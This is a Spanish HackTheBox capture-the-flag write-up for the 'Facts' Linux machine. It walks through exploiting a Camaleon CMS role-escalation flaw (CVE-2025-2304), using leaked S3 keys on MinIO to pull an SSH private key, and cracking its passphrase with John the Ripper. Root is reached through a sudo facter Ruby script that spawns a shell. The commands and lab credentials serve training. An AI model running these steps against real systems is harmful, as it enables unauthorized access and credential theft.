

Facts

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	16 de septiembre de 2026
Autor	sunwhite

Índice

1. Reconocimiento	2
1.1. Enumeración web	2
2. Acceso Inicial	7
3. Escalada de Privilegios	8
4. Referencias	9

1. Reconocimiento


El escaneo nos revelan solamente 2 puertos abiertos, uno para ssh y otro para http, además de que hay una redirección hacia facts.htb.

```
- > sudo nmap -sS -sV -sC 10.129.244.96 -p- -u facts.htb
[sudo] contraseña para khangkaw:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-15 10:38 CST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.129.244.96
Host is up (1.4s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http      nginx 1.26.3 (Ubuntu)
|_ http-server-header: nginx/1.26.3 (Ubuntu)
|_ http-title: Did not follow redirect to http://facts.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.90 seconds
```

1.1. Enumeración web


Visitando la pagina web se nos muestra lo siguiente:




Si visitamos <http://facts.htb/admin> se nos redirige a un sitio de login:



Nos hacemos una cuenta con credenciales simples para ver si podemos enumerar internamente la versión del CMS del sitio.



Apenas al entrar se nos muestra un dashboard, en la parte más baja de la página se nos muestra de el CMS es Camaleon 2.9.0



Buscando en internet nos encontramos con la CVE-2025-2304.




Sobre la CVE-2025-2304 Es una vulnerabilidad de escalada privilegios a nivel local en el CMS Camaleon. En el siguiente código se indica que se usa el método .permit! para pasar todos los parámetros del usuario de forma directa sin sanitizar.

```
def updated_ajax
  @user = current_site.users.find(params[:user_id])
  update_session = current_user_is?(@user)

  @user.update(params.require(:password).permit!) #PELIGRO!
  render inline: @user.errors.full_messages.join(', ')


  # keep user logged in when changing their own password
  update_auth_token_in_cookie @user.auth_token if update_session &&
  @user.saved_change_to_password_digest?
end
```

La vulnerabilidad ocurre cuando se está autenticado y se solicita un cambio de contraseña, si se intercepta la petición, se añade el campo password[role]=admin y se reenvía la petición entonces podemos cambiar el rol de nuestro usuario a Administrador local de Camaleon.



Una vez reenviada la petición con Forward desde el proxy de Burp Suite (para reenviar la petición es necesario desactivar el proxy del navegador) seguimos dentro de la sesión, puesto que así se ha implementado la función como lo indica el comentario # keep user logged in when changing their own password. Salimos de la sesión y volvemos a entrar. Dentro de nuestro perfil vemos que nuestro rol ha cambiado de Client a Administrator.

Antes del exploit:



Sun White

Change Photo

#ID
5

Login
sun


E-mail
sun@facts.htb

Role
Client

Update

Change Password

Después del exploit:



Sun White

Change Photo

#ID
5

Login
sun

E-mail
sun@facts.htb

Role
Administrator

Update

Change Password


Enumerando el servicio, dentro de File System Settings vemos algo interesante: cadenas de texto con el título Aws s3 access key y Aws s3 secret key. Esto nos hace pensar que el servicio AWS S3 de almacenamiento está presente. Si volvemos a correr nmap con análisis de más puertos se nos muestra lo siguiente:

```

PORT      STATE SERVICE VERSION
54321/tcp open  unknown
|
|_ Fingerprint-strings:
|_   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_   HTTP/1.1 400 Bad Request
|_   Content-Type: text/plain; charset=utf-8
|_   Connection: close
|_   Request
|_   GetRequest:
|_   HTTP/1.0 400 Bad Request
|_   Accept-Ranges: bytes
|_   Content-Length: 276
|_   Content-Type: application/xml
|_   Server: MinIO
|_   Strict-Transport-Security: max-age=31536000; includeSubDomains
|_   Vary: Origin
|_   X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|_   X-Amz-Request-Id: 18D5D45F98D0197D
|_   X-Content-Type-Options: nosniff
|_   X-XSS-Protection: 1; mode=block
|_   Date: Wed, 16 Sep 2026 14:45:34 GMT
|_   <?xml version="1.0" encoding="UTF-8"?>
|_   <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource></Resource><RequestId>18D5D45F98D0197D</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error></xml>
|_   HTTPOptions:
|_   HTTP/1.0 200 OK
|_   Vary: Origin
|_   Date: Wed, 16 Sep 2026 14:45:35 GMT
|_   Content-Length: 0
|_   I service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
|_   SF-Port54321-TCP:V=7.94SVNK1-750=9/10XTime=6AAA8A7KP=x86_64-pc-linux-gnu%
|_   SF: i(GenericLines,67,"HTTP/1.1",1,"x20400",x208ad,x208Request,x20Content-Type:
|_   SF: x20text/plain,x20charset=utf-8,x20Connection:x20close,x20,x20,x20,x20
|_   SF: ad,x208Request")x20(GetRequest,200,"HTTP/1.1",0,x20400,x208ad,x208Request,x20
|_   SF: nAccept-Ranges:x20bytes,x20Content-Length:x20276,x20Content-Type:x20
|_   SF: application/xml,x20Server:x20MinIO,x20Strict-Transport-Security:x20nosniff
|_   SF: x-ages31536000,x20includeSubDomains,x20Vary:x20Origin,x20X-Amz-Id-2:
|_   SF: x20dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8,x20
|_   SF: x-Amz-Request-Id:x2018D5D45F98D0197D,x20X-Content-Type-Options:x20nosniff

```

Hay un servicio desconocido corriendo en el puerto 54321. Sin embargo leyendo la cadena de texto con detalle encontramos MinIO.



Como se puede observar MinIO es un servicio de almacenamiento compatible con S3. Lo que se nos está dando son las contraseñas que necesitamos para poder acceder al servicio.

Podemos utilizar la herramienta AWS CLI para interactuar con el servicio:

```

~ 9s > aws configure --profile facts

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIABA2862E79ED675AF
AWS Secret Access Key [None]: pJ/6gd7a/H8sVmbcre9lwB2GtyltKAeCaFGLDrGG
Default region name [None]: us-east-1
Default output format [None]:

```

Después de colocar las credenciales colocamos el endpoint como `http://facts.htb:54321` y listamos el contenido. encontramos lo que se parece mucho a un escritorio de un usuario. Dentro de la carpeta `.ssh` hay una llave con el nombre `id_ed25519`, por lo que la tomamos.

```

~ 2m 44s > aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls
2025-09-11 06:06:52 internal
2025-09-11 06:06:52 randomfacts

~ > aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls internal
                PRE .bundle/
                PRE .cache/
                PRE .ssh/
2026-01-08 12:45:13    220 .bash_logout
2026-01-08 12:45:13   3900 .bashrc
2026-01-08 12:47:17     20 .lessshst
2026-01-08 12:47:17    807 .profile

~ > aws --profile facts --endpoint-url=http://facts.htb:54321 s3 ls internal/.ssh/
2026-09-15 16:17:20      82 authorized_keys
2026-09-15 16:17:20   464 id_ed25519

~ > aws --profile facts --endpoint-url=http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./id_ed25519
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519

```

2. Acceso Inicial

Una vez teniendo la llave cambiamos los permisos para que sean los estándar de llaves ssh (600) con `chmod 600 id_ed25519`. Si intentamos leerla con `ssh-keygen -y -f` para extraer el nombre del usuario y el dominio se nos pide una contraseña, por lo que podemos usar `ssh2john` para intentar forzar a obtener los datos.

```

~/HTB/Facts > ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":

zsh: suspended ssh-keygen -y -f id_ed25519

~/HTB/Facts SIGTSTP(20) > ssh2john id_ed25519 > hash.txt

```

```

~/HTB/Facts > john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:03:29 DONE (2026-09-15 18:00) 0.004776g/s 15.28p/s 15.28c/s 15.28C/s 123456m..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Una vez obtenida la contraseña podemos obtener `trivia@facts.htb`. Usando estos datos y la llave nos logeamos con éxito al sistema usando ssh.

```
trivia@facts:~$ ls -la
total 36
drwxr-x--- 6 trivia trivia 4096 May 13 13:21 .
drwxr-xr-x 4 root   root   4096 Jan  8  2026 ..
lrwxrwxrwx 1 root   root    9 Jan 26  2026 .bash_history -> /dev/null
-rw-r--r-- 1 trivia trivia 220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 trivia trivia 3900 Jan  8  2026 .bashrc
drwxrwxr-x 3 trivia trivia 4096 Jan  8  2026 .bundle
drwx----- 2 trivia trivia 4096 Jan  8  2026 .cache
drwxrwxr-x 3 trivia trivia 4096 Jan  8  2026 .local
-rw-r--r-- 1 trivia trivia 807 Aug 20  2024 .profile
drwx----- 2 trivia trivia 4096 Sep 15 22:16 .ssh
trivia@facts:~$ pwd
/home/trivia
trivia@facts:~$ cd ..
trivia@facts:/home$ ls -la
total 16
drwxr-xr-x 4 root   root   4096 Jan  8  2026 .
drwxr-xr-x 20 root   root   4096 Jan 28  2026 ..
drwxr-x--- 6 trivia trivia 4096 May 13 13:21 trivia
drwxr-xr-x 2 william william 4096 Jan 26  2026 william
trivia@facts:/home$ cd william/
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$
```

La flag está dentro de /home/williams.

3. Escalada de Privilegios

Enumerando rápidamente con `sudo -l` obtenemos lo siguiente:

```
trivia@facts:/home/william$ sudo -l
Matching Defaults entries for trivia on facts:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
  (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:/home/william$
```

Facter es una herramienta de comando que permite recopilar información. Facter permite también cargar scripts que pueden ser ejecutados cuando se procesan con el comando. Esto abre fácilmente la puerta a escalar privilegios.

Si visitamos GTFObins encontramos que hay entradas para Facter.

Podemos crear un directorio que contenga un script para lanzar una shell, y como se indica en GTFObins, el script será ejecutado si especificamos que se visite ese directorio con Facter. El script tiene que ser escrito en ruby.

Dentro de tmp creamos un directorio llamado sun y dentro de este un script .rb con la siguiente instrucción:

```
exec("/bin/bash")
```

Después usamos `facter` para ejecutar el script y obtenemos una shell como root.

```
trivia@facts:/home/william$ sudo factor --custom-dir /tmp/sun
root@facts:/home/william# whoami
root
root@facts:/home/william#
```

4. Referencias

- <https://github.com/Alien0ne/CVE-2025-2304>
- <https://github.com/d3vn0mi/cve-2025-2304-poc>
- <https://gtfobins.org/gtfobins/facter/#inherit>